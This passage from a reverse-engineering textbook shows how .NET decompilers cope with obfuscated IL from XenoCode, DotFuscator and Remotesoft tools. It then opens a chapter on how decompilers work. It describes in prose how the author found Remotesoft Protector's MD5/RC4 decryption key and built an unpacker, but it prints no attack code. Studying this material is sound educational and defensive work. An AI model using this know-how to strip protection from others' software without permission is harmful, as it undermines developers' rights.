As you've just witnessed, reversing IL code is far easier than reversing native assembly language such as IA-32. There are far less redundant details such as flags and registers, and far more relevant details such as class definitions, local variable declarations, and accurate data type information. This means that it can be exceedingly easy to decompile IL code back into a high-level language code. In fact, there is rarely a reason to actually sit down and read IL code as we did in the previous section, unless that code is so badly obfuscated that decompilers can't produce a reasonably readable high-level language representation of it.

Let's try and decompile an IL method and see what kind of output we end up with. Remember the `AddItem` method from Listing 12.4? Let's decompile this method using Spices.Net (9Rays.Net, `www.9rays.net`) and see what it looks like.

```
public virtual void AddItem(ListItem NewItem)
{
  NewItem.Next = ListHead;
  if (ListHead != null)
  {
    ListHead.Prev = NewItem;
  }
  ListHead = NewItem;
}
```

This listing is distinctly more readable than the IL code from Listing 12.4. Objects and their fields are properly resolved, and the conditional statement is properly represented. Additionally, references in the IL code to the `this` object have been eliminated—they're just not required for properly deciphering this routine. The remarkable thing about .NET decompilation is that you don't even have to reconstruct the program back to the original language in which it was written. In some cases, you don't really know which language was used for writing the program. Most decompilers such as Spices.Net let you decompile code into any language you choose—it has nothing to do with the original language in which the program was written.

The high quality of decompilation available for nonobfuscated programs means that reverse engineering of such .NET programs basically boils down to reading the high-level language code and trying to figure out what the program does. This process is typically referred to as *program comprehension*, and ranges from being trivial to being incredibly complex, depending on the size of the program and the amount of information being extracted from it.

Obfuscators

Because of the inherent vulnerability of .NET executables, the concept of obfuscating .NET executables to prevent quick decompilation of the program is very common. This is very different from native executables where processor architectures such as IA-32 inherently provide a decent amount of protection because it is difficult to read the assembly language code. IL code is highly detailed and can be easily decompiled into a very readable high-level language representation. Before discussing the specific obfuscators, let's take a brief look at the common strategies for obfuscating .NET executables.

Renaming Symbols

Because .NET executables contain full-blown, human-readable symbol names for method parameters, class names, field names, and method names, these strings must be eliminated from the executable if you're going to try to prevent people from reverse engineering it. Actual elimination of these strings is not possible, because they are needed for identifying elements within the program. Instead, these symbols are renamed and are given cryptic, meaningless names instead of their original names. Something like `ListItem` can become something like `d`, or even `xc1f1238cfa10db08`. This can never prevent anyone from reverse engineering a program, but it'll certainly make life more difficult for those who try.

Control Flow Obfuscation

I have already discussed control flow obfuscation in Chapter 10; it is the concept of modifying a program's control flow structure in order to make it less readable. In .NET executables control flow obfuscation is aimed primarily at breaking decompilers and preventing them from producing usable output for the obfuscated program. This can be quite easy because decompilers expect programs to contain sensible control flow graphs that can be easily translated back into high-level language control flow constructs such as loops and conditional statements.

Breaking Decompilation and Disassembly

One feature that many popular obfuscators support, including Dotfuscator, XenoCode, and the Spices.Net obfuscator is to try and completely prevent disassembly of the obfuscated executable. Depending on the specific program that's used for opening such an executable, it might crash or display a special error message, such as the one in Figure 12.3, displayed by ILDasm 1.1.




Figure 12.3 The ILDasm error message displayed when trying to open an obfuscated assembly.

There are two general strategies for preventing disassembly and decompilation in .NET assemblies. When aiming specifically at disrupting ILDasm, there are some undocumented metadata entries that are checked by ILDasm when an assembly is loaded. These entries are modified by obfuscators in a way that makes ILDasm display the copyright message from Figure 12.3.

Another approach is to simply "corrupt" the assembly's metadata in some way that would not prevent the CLR from running it, but would break programs that load the assembly into memory and scan its metadata. Corrupting the metadata can be done by inserting bogus references to nonexistent strings, fields, or methods. Some programs don't properly deal with such broken links and simply crash when loading the assembly. This is not a pretty approach for obfuscation, and I would generally recommend against it, especially considering how easy it is for developers of decompilers or disassemblers to work around these kinds of tricks.

Reversing Obfuscated Code

The following sections demonstrate some of the effects caused by the popular .NET obfuscators, and attempt to evaluate their effectiveness against reverse engineering. For those looking for an accurate measurement of the impact of obfuscators on the complexity of the reverse-engineering process, there is currently no such measurement. Traditional software metrics approaches such as the McCabe software complexity metric [McCabe] don't tell the whole story because they only deal with the *structural complexity* of the program, while completely ignoring the *representation* of the program. In fact, most of the .NET obfuscators I have tested would probably have no effect on something like the McCabe metric, because they primarily alter the representation of the program, not its structure. Sure, control-flow obfuscation techniques can increase the complexity of a program's control-flow graph somewhat, but that's really just one part of the picture.

Let's examine the impact of some of the popular .NET obfuscators on the linked-list example and try to determine how effective these programs are against decompilation and against manual analysis of the IL code.

XenoCode Obfuscator

As a first test case, I have taken the linked-list sample you examined earlier and ran it through the XenoCode 2005 (XenoCode Corporation, `www.xenocode.com`) obfuscator, with the string renaming and control flow obfuscation features enabled. The "Suppress Microsoft IL Disassembler" feature was enabled, which prevented ILDasm from disassembling the code, but it was still possible to disassemble the code using other tools such as Decompiler.NET (Jungle Creatures Inc., `www.junglecreature.com`) or Spices.Net. Note that both of these products support both IL disassembly and full-blown decompilation into high-level languages. Listing 12.6 shows the Spices.Net IL disassembly for the `AddItem` function from Listing 12.4.

```
instance void x5921718e79c67372(class xcc70d25cd5aa3d56
                                xc1f1238cfa10db08) cil managed
{
  // Code size: 46 bytes
  .maxstack 8
  IL_0000: ldarg.1
  IL_0001: ldarg.0
  IL_0002: ldfld       class xcc70d25cd5aa3d56
                         x5fc7cea805f4af85::xb19b6eb1af8dda00
  IL_0007: br.s        IL_0017
  IL_0009: ldarg.0
  IL_000a: ldfld       class xcc70d25cd5aa3d56
                         x5fc7cea805f4af85::xb19b6eb1af8dda00
  IL_000f: ldarg.1
  IL_0010: stfld       class xcc70d25cd5aa3d56
                         xcc70d25cd5aa3d56::xd3669c4cce512327
  IL_0015: br.s        IL_0026
  IL_0017: stfld       class xcc70d25cd5aa3d56
                         xcc70d25cd5aa3d56::xbc13914359462815
  IL_001c: ldarg.0
  IL_001d: ldfld       class xcc70d25cd5aa3d56
                         x5fc7cea805f4af85::xb19b6eb1af8dda00
  IL_0022: brfalse.s   IL_0026
  IL_0024: br.s        IL_0009
  IL_0026: ldarg.0
  IL_0027: ldarg.1
  IL_0028: stfld       class xcc70d25cd5aa3d56
                         x5fc7cea805f4af85::xb19b6eb1af8dda00
  IL_002d: ret
}//end of method x5fc7cea805f4af85::x5921718e79c67372
```

Listing 12.6 IL disassembly of an obfuscated version of the AddItem function from Listing 12.4.

The first thing to notice about Listing 12.6 is that all the symbols have been renamed. Instead of a bunch of nice-looking names for classes, methods, and fields you now have longish, random-looking combinations of digits and letters. This is highly annoying, and it might make sense for an attacker to rename these symbols into short names such as a, b, and so on. They still won't have any meaning, but it'd be much easier to make the connection between the individual symbols.

Other than the cryptic symbol names, the control flow statements in the method have also been obfuscated. Essentially what this means is that code segments have been moved around using unconditional branches. For example, the unconditional branch at `IL_0007` is simply the original `if` statement, except that it has been relocated to a later point in the function. The code that follows that instruction (which is reached from the unconditional branch at `IL_0024`) is the actual body of the `if` statement. The problem with these kinds of transformations is that they hardly even create a mere inconvenience to an experienced reverser that's working at the IL level. They are actually more effective against decompilers, which might get confused and convert them to `goto` statements. This happens when the decompiler fails to create a correct control flow graph for the method. For more information on the process of decompilation and on control flow graphs, please refer to Chapter 13.

Let's see what happens when I feed the obfuscated code from Listing 12.6 into the Spices.Net decompiler plug-in. The method below is a decompiled version of that obfuscated IL method in C#.

```
public virtual void x5921718e79c67372(xcc70d25cd5aa3d56
                                      xc1f1238cfa10db08)
{
  xc1f1238cfa10db08.xbc13914359462815 = xb19b6eb1af8dda00;
  if (xb19b6eb1af8dda00 != null)
  {
    xb19b6eb1af8dda00.xd3669c4cce512327 = xc1f1238cfa10db08;
  }
  xb19b6eb1af8dda00 = xc1f1238cfa10db08;
}
```

Interestingly, Spices is largely unimpressed by the obfuscator and properly resolves the function's control flow obfuscation. Sure, the renamed symbols make this function far less pleasant to analyze, but it is certainly possible. One thing that's important is the long and random-looking symbol names employed by XenoCode. I find this approach to be particularly effective, because it takes an effort to find cross-references. It's not easy to go over these long strings and look for differences.

DotFuscator by Preemptive Solutions

DotFuscator (PreEmptive Solutions, `www.preemptive.com`) is another obfuscator that offers similar functionality to XenoCode. It supports symbol renaming, control flow obfuscation and can block certain tools from dumping and disassembling obfuscated executables. DotFuscator supports aggressive symbol renaming features that eliminate namespaces and use overloaded methods to add further confusion (this is their Overload-Induction feature). Consider for example a class that has three separate methods: one that takes no parameters, one that takes an integer, and another that takes a Boolean. The beauty of Overload-Induction is that all three methods are likely to receive the same name, and the specific method will be selected by the number and type of parameters passed to it. This is highly confusing to reversers because it becomes difficult to differentiate between the individual methods. Listing 12.7 shows an IL listing for our `LinkedList::Dump` method from Listing 12.4.

```
instance void a() cil managed
{
  // Code size: 36 bytes
  .maxstack 1
  .locals init(class d V_0)

  IL_0000: ldarg.0
  IL_0001: ldfld       class d b::a
  IL_0006: stloc.0
  IL_0007: br.s        IL_0009
  IL_0009: ldloc.0
  IL_000a: brtrue.s    IL_0011
  IL_000c: br          IL_0023
  IL_0011: ldloc.0
  IL_0012: callvirt    instance void d::a()

  IL_0017: ldloc.0
  IL_0018: ldfld       class d d::b
  IL_001d: stloc.0
  IL_001e: br          IL_0009
  IL_0023: ret
}//end of method b::a
```

Listing 12.7 DotFuscated version of the LinkedList::Dump method from Listing 12.4.

The first distinctive feature about DotFuscator is those short, single-letter names used for symbols. This can get extremely annoying, especially considering that every class has *at least* one method called `a`. If you try to follow the control flow instructions in Listing 12.7, you'll notice that they barely resemble

the original flow of `LinkedList::Dump`—DotFuscator can perform some fairly aggressive control flow obfuscation, depending on user settings.

First of all, the loop's condition has been moved up to the beginning of the loop, and an unconditional jump back to the beginning of the loop has been added at the end (at `IL_001e`). This structure in itself is essentially nothing but a pretested loop, but there are additional elements here that are put in place to confuse decompilers. If you look at the loop condition itself, it has been rearranged in an unusual way: If the `brtrue` instruction is satisfied, it skips an unconditional jump instruction and jumps into the loop's body. If it's not, the next instruction down is an unconditional jump that skips the loop's body and goes to the end of the method.

Before the loop's condition there is an unusual sequence at `IL_0007` that uses an unconditional branch instruction to simply skip to the next instruction at `IL_0009`. `IL_0009` is the first instruction in the loop and the unconditional branch instruction at the end of the loop jumps back to this instruction. It looks like the idea with that unconditional branch at `IL_0007` is to complicate the control flow graph and have two unconditional branches point to the same place, which is likely to throw off the control flow analysis algorithms in some decompilers.

Let's run this method through a decompiler and see whether these aggressive control flow obfuscation techniques impact the output from decompilers. The following code is the output I got from the Spices.Net decompiler for the routine from Listing 12.7:

```
public virtual void a()
{
  d d = a;
  d.a();
  d = d.b;
  while (d == null)
  {
    return;
  }
}
```

Spices.Net is completely confused by the unusual control flow constructs of this routine and generates incorrect code. It fails to properly identify the loop's body and actually places the `return` statement inside the loop, even though it is executed *after* the loop. The `d.a();` and `d = d.b;` statements are placed before the loop even though they are essentially the loop's body. Finally, the loop's condition is reversed: The loop is supposed to keep running while `d` is *not* null, not the other way around.

Different decompilers employ different control flow analysis algorithms, and they generally react differently to these types of control flow obfuscations.

Let's feed the same DotFuscated code from Listing 12.7 into another decompiler, Decompiler.Net and see how it reacts to the DotFuscator's control flow obfuscation.

```
public void a ()
{
     for (d theD = this.a; (theD != null); theD = theD.b)
     {
          theD.a ();
     }
}
```

No problems here—Decompiler.Net does a good job and the obfuscated control flow structure of this routine seems to have no impact on its output. The fact is that control flow obfuscations have a certain cat-and-mouse nature to them where decompiler writers can always go back and add special heuristics that can properly deal with the various distorted control flow structures encountered in obfuscated methods. It is important to keep this in mind and to not overestimate the impact these techniques have on the overall readability of the program. It is almost always going to be possible to correctly decompile control flow obfuscated code—after all the code always has to retain its original meaning in order for the program to execute properly.

If you go back to the subject of symbol renaming, notice how confusing this simple alphabetical symbol naming scheme can be. Your `a` method belongs to class `b`, and there are two references to `a`: one `this.a` reference and another `theD.a` method call. One is a field in class `b`, and the other is a method in class `d`. This is an excellent example of where symbol renaming can have quite an annoying effect for reversers.

While I'm dealing with symbol renaming, DotFuscator has another option that can cause additional annoyance to attackers trying to reverse obfuscated assemblies. It can rename symbols using invalid characters that cannot be properly displayed. This means that (depending on the tool that's used for viewing the code) it might not even be *possible* to distinguish one symbol name from the other and that in some cases these characters might prevent certain tools from opening the assembly. The following code snippet is our `AddItem` method obfuscated using DotFuscator with the Unprintable Symbol Names feature enabled. The following code was produced using Decompiler.Net:

```
public void áœ¤ (áœƒ A_0)
{
     A_0.áœ_ = this.áœ¤;
     if (this.áœ¤ != null)
     {
          this.áœ¤.áœ¤ = A_0;
     }
     this.áœ¤ = A_0;
}
```

As presented here, this function is pretty much impossible to decipher—it's very difficult to differentiate between the different symbols. Still, it clearly shouldn't be very difficult for a decompiler to overcome this problem—it would simply have to identify such symbol names and arbitrarily rename them to make the code more readable. The following sample demonstrates this solution on the same DotFuscated assembly that contains the unprintable names; it was produced by the Spices.Net decompiler, which appears to do this automatically.

```
public virtual void \u1700(\u1703 A_0)
{
  A_0.\u1701 = \u1700;
  if (\u1700 != null)
  {
    \u1700.\u1700 = A_0;
  }
  \u1700 = A_0;
}
```

With Spices.Net automatically renaming those unreadable symbols, this method becomes more readable. This is true for many of the other, less aggressive renaming schemes as well. A decompiler can always just rename every symbol during the decompilation stage to make the code as readable as possible. For example, the repeated use of `a`, `b`, and `c`, as discussed earlier, could be replaced with unique names. The conclusion is that many of the transformations performed by obfuscators can be partially undone with the right automated tools. This is the biggest vulnerability of these tools: As long as it is possible to partially or fully undo the effects of their transformations, they become worthless. The challenge for developers of obfuscators is to create irreversible transformations.

Remotesoft Obfuscator and Linker

The Remotesoft Obfuscator (Remotesoft, `www.remotesoft.com`) product is based on concepts similar to the other obfuscators I've discussed, with the difference that it also includes a Linker component, which can add another layer of security to obfuscated assemblies. The linker can join several assemblies into a single file. This feature is useful in several different cases, but it is interesting from the reverse-engineering perspective because it can provide an additional layer of protection against reverse engineering.

As I have demonstrated more than once throughout this book, in situations where very little information is available about a code snippet being analyzed, system calls can provide much needed information. In my Defender sample from Chapter 11, I demonstrated a special obfuscated operating system interface for native programs that made it very difficult to identify system calls,

because these make it much easier to reverse programs. The same problem holds true for .NET executables as well: no matter how well an assembly might be obfuscated, it is still going to have highly informative calls to the `System` namespace that can reveal a lot about the code being examined.

The solution is to obfuscate the .NET class library and distribute the obfuscated version along with the obfuscated program. This way, when a `System` object is referenced, the names are all mangled, and it becomes quite difficult to determine the actual name of the system call.

One approach that can sometimes reveal such system classes even after they are renamed uses a hierarchical call graph view that shows how the various methods interact. Because the `System` class contains a large amount of code that is essentially isolated from the main program (it never makes calls into the main program, for instance), it becomes fairly easy to identify system branches and at least know that a certain class is part of the `System` namespace. There are several tools that can produce call graphs for .NET assemblies, including IDA Pro (which includes full IL disassembly support, by the way).

Remotesoft Protector

The Remotesoft Protector product is another obfuscation product that takes a somewhat different approach to prevent reverse engineering of .NET assemblies. Protector has two modes of operation. There is a platform-dependent mode where the IL code is actually precompiled into native IA-32 code, which completely eliminates the IL code from the distributable assembly. This offers a *significant* security advantage because as we know, reversing native IA-32 code is *far* more difficult than reversing IL code. The downside of this approach is that the assembly becomes platform-dependent and can only run on IA-32 systems.

Protector also supports a platform-independent mode that encrypts the IL code inside the executable instead of entirely eliminating it. In this mode the Protector encrypts IL instructions and hides them inside the executable. This is very similar to several packers and DRM products available for native programs (see Part III). The end result of this transformation is that it is not possible to directly load assemblies protected with this product into any .NET disassembler or decompiler. That's because the assembly's IL code is not readily available and is encrypted inside the assembly.

In the following two sections, I will discuss these two different protection techniques employed by Protector and try and evaluate the level of security they provide.

Precompiled Assemblies

If you're willing to sacrifice portability, precompiling your .NET assemblies is undoubtedly the best way to prevent people from reverse engineering them. Native code is significantly less readable than IL code, and there isn't a single working decompiler currently available for IA-32 code. Even if there were, it is unlikely that they would produce code that's nearly as readable as the code produced by the average IL decompiler.

Before you rush out of this discussion feeling that precompiling .NET assemblies offers impregnable security for your code, here is one other point to keep in mind. Precompiled assemblies still retain their metadata—it is required in order for the CLR to successfully run them. This means that it might be theoretically possible for a specially crafted native code decompiler to actually take advantage of this metadata to improve the readability of the code. If such a decompiler was implemented, it might be able to produce highly readable output.

Beyond this concept of an advanced decompiler, you must remember that native code is not *that* difficult to reverse engineer—it can be done manually, all it takes is a little determination. The bottom line here is that if you are trying to protect very large amounts of code, precompiling your assemblies is likely to do the trick. On the other hand, if you have just one tiny method that contains your precious algorithm, even precompilation wouldn't prevent determined reversers from getting to it.

Encrypted Assemblies

For those not willing to sacrifice portability for security, Protector offers another option that retains the platform-independence offered by the .NET platform. This mode encrypts the IL code and stores the encrypted code inside the assembly. In order for Protected assemblies to run in platform-independent mode, the Protector also includes a native redistributable DLL which is responsible for actually decrypting the IL methods and instructing the JIT to compile the decrypted methods in runtime. This means that encrypted binaries are not 100 percent platform-independent—you still need native decryption DLLs for each supported platform.

This approach of encrypting the IL code is certainly effective against casual attacks where a standard decompiler is used for decompiling the assembly (because the decompiler won't have access to the plaintext IL code), but not much more than that. The key that is used for encrypting the IL code is created by hashing certain sections of the assembly using the MD5 hashing algorithm. The code is then encrypted using the RC4 stream cipher with the result of the MD5 used as the encryption key.

This goes back to the same problem I discussed over and over again in Part III of this book. Encryption algorithms, no matter how powerful, can't provide any real security when the key is handed out to both legal recipients and attackers. Because the decryption key must be present in the distributed assembly, all an attacker must do in order to decrypt the original IL code is to locate that key. This is security by obscurity, and it is never a good thing.

One of the major weaknesses of this approach is that it is highly vulnerable to a class break. It shouldn't be too difficult to develop a generic unpacker that would undo the effects of encryption-based products by simply decrypting the IL code and restoring it to its original position. After doing that it would again be possible to feed the entire assembly through a decompiler and receive reasonably readable code (depending on the level of obfuscation performed before encrypting the IL code). By making such an unpacker available online an attacker could virtually nullify the security value offered by such encryption-based solution.

While it is true that at a first glance an obfuscator might seem to provide a weaker level of protection compared to encryption-based solutions, that's not really the case. Many obfuscating transformations are irreversible operations, so even though obfuscated code is not impossible to decipher, it is never going to be possible for an attacker to deobfuscate an assembly and bring it back to its original representation.

To reverse engineer an assembly generated by Protector one would have to somehow decrypt the IL code stored in the executable and then decompile that code using one of the standard IL decompilers. Unfortunately, this decryption process is quite simple considering that the data that is used for producing the encryption/decryption key is embedded inside the assembly. This is the typical limitation of any code encryption technique: The decryption key must be handed to every end user in order for them to be able to run the program, and it can be used for decrypting the encrypted code.

In a little experiment, I conducted on a sample assembly that was obfuscated with the Remotesoft Obfuscator and encrypted with Remotesoft Protector (running in Version-Independent mode) I was able to fairly easily locate the decryption code in the Protector runtime DLL and locate the exact position of the decryption key inside the assembly. By stepping through the decryption code, I was also able to find the location and layout of the encrypted data. Once this information was obtained I was able to create an unpacker program that decrypted the encrypted IL code inside my Protected assembly and dumped those decrypted IL bytes. It would not be too difficult to actually feed these bytes into one of the many available .NET decompilers to obtain a reasonably readable source code for the assembly in question.

This is why you should always first obfuscate a program before passing it through an encryption-based packer like Remotesoft Protector. In case an attacker manages to decrypt and retrieve the original IL code, you want to

make sure that code is properly obfuscated. Otherwise, it will be exceedingly easy to recover an accurate approximation of your program's source code simply by decrypting the assembly.

Conclusion

.NET code is vulnerable to reverse engineering, certainly more so than native IA-32 code or native code for most other processor architectures. The combination of metadata and highly detailed IL code makes it possible to decompile IL methods into remarkably readable high-level language code. Obfuscators aim at reducing this vulnerability by a number of techniques, but they have a limited effect that will only slow down determined reversers.

There are two potential strategies for creating more powerful obfuscators that will have a serious impact on the vulnerability of .NET executables. One is to enhance the encryption concept used by Remotesoft Protector and actually use separate keys for different areas in the program. The decryption should be done by programmatically generated IL code that is never the same in two obfuscated programs (to prevent automated unpacking), and should use keys that come from a variety of places (regions of metadata, constants within the code, parameters passed to methods, and so on).

Another approach is to invest in more advanced obfuscating transformations such as the ones discussed in Chapter 10. These are transformations that significantly alter the structure of the code so as to make comprehension considerably more difficult. Such transformations might not be enough to *prevent* decompilation, but the objective is to dramatically reduce the readability of the decompiled output, to the point where the decompiled output is no longer useful to reversers. Version 3.0 of PreEmptive Solution's DotFuscator product (not yet released at the time of writing) appears to take this approach, and I would expect other developers of obfuscation tools to follow suit.

CHAPTER 13

Decompilation

This chapter differs from the rest of this book in the sense that it does not discuss any practical reversing techniques, but instead it focuses on the inner workings of one of the most interesting reversing tools: the decompiler. If you are only interested in practical hands-on reversing techniques, this chapter is not for you. It was written for those who already understand the practical aspects of reversing and who would like to know more about how decompilers translate low-level representations into high-level representations. I personally think any reverser should have at least a basic understanding of decompilation techniques, and if only for this reason: Decompilers aim at automating many of the reversing techniques I've discussed throughout this book.

This chapter discusses both native code decompilation and decompilation of bytecode languages such as MSIL, but the focus is on native code decompilation because unlike bytecode decompilation, native code decompilation presents a huge challenge that hasn't really been met so far. The text covers the decompilation process and its various stages, while constantly demonstrating some of the problems typically encountered by native code decompilers.

Native Code Decompilation: An Unsolvable Problem?

Compilation is a more or less well-defined task. A program source file is analyzed and is checked for syntactic validity based on (hopefully) very strict

language specifications. From this high-level representation, the compiler generates an intermediate representation of the source program that attempts to classify exactly what the program does, in *compiler-readable* form. The program is then analyzed and optimized to improve its efficiency as much as possible, and it is then converted into the target platform's assembly language. There are rarely question marks with regard to what the program is trying to do because the language specifications were built so that compilers can easily read and "understand" the program source code.

This is the key difference between compilers and decompilers that often makes decompilation a far more indefinite process. Decompilers read machine language code as input, and such input can often be very difficult to analyze. With certain higher-level representations such as Java bytecode or .NET MSIL the task is far more manageable, because the input representation of the program includes highly detailed information regarding the program, particularly regarding the data it deals with (think of metadata in .NET). The real challenge for decompilation is to accurately generate a high-level language representation from native binaries such as IA-32 binaries where no explicit information regarding program data (such as data structure definitions and other data type information) is available.

There is often debate on whether this is even possible or not. Some have compared the native decompilation process to an attempt to bring back the cow from the hamburger or the eggs from the omelet. The argument is that high-level information is completely lost during the compilation process and that the executable binary simply doesn't contain the information that would be necessary in order to bring back anything similar to the original source code.

The primary counterargument that decompiler writers use is that detailed information regarding the program *must* be present in the executable—otherwise, the processor wouldn't be able to execute it. I believe that this is true, but only up to a point. CPUs can perform quite a few operations without understanding the exact details of the underlying data. This means that you don't really have a guarantee that every relevant detail regarding a source program is bound to be present in the binary just because the processor can correctly execute it. Some details are just irretrievably lost during the compilation process. Still, this doesn't make decompilation impossible, it simply makes it more difficult, and it means that the result is always going to be somewhat limited.

It is important to point out that (assuming that the decompiler operates correctly) the result is never going to be *semantically* incorrect. It would usually be correct to the point where recompiling the decompiler-generated output would produce a functionally identical version of the original program. The problem with the generated high-level language code is that the code is almost always going to be far less readable than the original program source code. Besides the obvious limitations such as the lack of comments, variable names, and so on. the generated code might lack certain details regarding the program, such as accurate data structure declarations or accurate basic type identification.

Additionally, the decompiled output might be structured somewhat differently from the original source code because of compiler optimizations. In this chapter, I will demonstrate several limitations imposed on native code decompilers by modern compilers and show how precious information is often eliminated from executable binaries.

Typical Decompiler Architecture

In terms of its basic architecture, a decompiler is somewhat similar to a compiler, except that, well . . . it works in the reverse order. The front end, which is the component that parses the source code in a conventional compiler, decodes low-level language instructions and translates them into some kind of intermediate representation. This intermediate representation is gradually improved by eliminating as much useless detail as possible, while emphasizing valuable details as they are gathered in order to improve the quality of the decompiled output. Finally, the back end takes this improved intermediate representation of the program and uses it to produce a high-level language representation. The following sections describe each of these stages in detail and attempt to demonstrate this gradual transition from low-level assembly language code to a high-level language representation.

Intermediate Representations

The first step in decompilation is to translate each individual low-level instruction into an intermediate representation that provides a higher-level view of the program. Intermediate representation is usually just a generic instruction set that can represent everything about the code.

Intermediate representations are different from typical low-level instruction sets. For example, intermediate representations typically have an infinite number of registers available (this is also true in most compilers). Additionally, even though the instructions have support for basic operations such as addition or subtraction, there usually aren't individual instructions that perform these operations. Instead, instructions use expression trees (see the next section) as operands. This makes such intermediate representations extremely flexible because they can describe anything from assembly-language-like single-operation-per-instruction type code to a higher-level representation where a single instruction includes complex arithmetic or logical expressions.

Some decompilers such as dcc [Cifuentes2] have more than one intermediate representation, one for providing a low-level representation of the program in the early stages of the process and another for representing a higher-level view of the program later on. Others use a single representation for the entire process and just gradually eliminate low-level detail from the code while adding high-level detail as the process progresses.

Generally speaking, intermediate representations consist of tiny instruction sets, as opposed to the huge instruction sets of some processor architecture such as IA-32. Tiny instruction sets are possible because of complex expressions used in almost every instruction.

The following is a generic description of the instruction set typically used by decompilers. Notice that this example describes a generic instruction set that can be used throughout the decompilation process, so that it can directly represent both a low-level representation that is very similar to the original assembly language code and a high-level representation that can be translated into a high-level language representation.

Assignment This is a very generic instruction that represents an assignment operation into a register, variable, or other memory location (such as a global variable). An assignment instruction can typically contain complex expressions on either side.

Push Push a value into the stack. Again, the value being pushed can be any kind of complex expression. These instructions are generally eliminated during data-flow analysis since they have no direct equivalent in high-level representations.

Pop Pop a value from the stack. These instructions are generally eliminated during data-flow analysis since they have no direct equivalent in high-level representations.

Call Call a subroutine and pass the listed parameters. Each parameter can be represented using a complex expression. Keep in mind that to obtain such a list of parameters, a decompiler would have to perform significant analysis of the low-level code.

Ret Return from a subroutine. Typically supports a complex expression to represent the procedure's return value.

Branch A branch instruction evaluates two operands using a specified conditional code and jumps to the specified address if the expression evaluates to True. The comparison is performed on two expression trees, where each tree can represent anything from a trivial expression (such as a constant), to a complex expression. Notice how this is a higher-level representation of what would require several instructions in native assembly language; that's a good example of how the intermediate representation has the flexibility of showing both an assembly-language-like low-level representation of the code and a higher-level representation that's closer to a high-level language.

Unconditional Jump An unconditional jump is a direct translation of the unconditional jump instruction in the original program. It is used during the construction of the control flow graph. The meanings of unconditional jumps are analyzed during the control flow analysis stage.

Expressions and Expression Trees

One of the primary differences between assembly language (regardless of the specific platform) and high-level languages is the ability of high-level languages to describe complex expressions. Consider the following C statement for instance.

```
a = x * 2 + y / (z + 4);
```

In C this is considered a single statement, but when the compiler translates the program to assembly language it is forced to break it down into quite a few assembly language instructions. One of the most important aspects of the decompilation process is the reconstruction of meaningful expressions from these individual instructions. For this the decompiler's intermediate representation needs to be able to represent complex expressions that have a varying degree of complexity. This is implemented using expressions trees similar to the ones used by compilers. Figure 13.1 illustrates an expression tree that describes the above expression.




Figure 13.1 An expression tree representing the above C high-level expression. The operators are expressed using their IA-32 instruction names to illustrate how such an expression is translated from a machine code representation to an expression tree.

The idea with this kind of tree is that it is an elegant structured representation of a sequence of arithmetic instructions. Each branch in the tree is roughly equivalent to an instruction in the decompiled program. It is up to the decompiler to perform data-flow analysis on these instructions and construct such a tree. Once a tree is constructed it becomes fairly trivial to produce high-level language expressions by simply scanning the tree. The process of constructing expression trees from individual instructions is discussed below in the data-flow analysis section.

Control Flow Graphs

In order to reconstruct high-level control flow information from a low-level representation of a program, decompilers must create a *control flow graph* (CFG) for each procedure being analyzed. A CFG is a graph representation of the internal flow with a single procedure. The idea with control flow graphs is that they can easily be converted to high-level language control flow constructs such as loops and the various types of branches. Figure 13.2 shows three typical control flow graph structures for an `if` statement, an `if-else` statement, and a `while` loop.

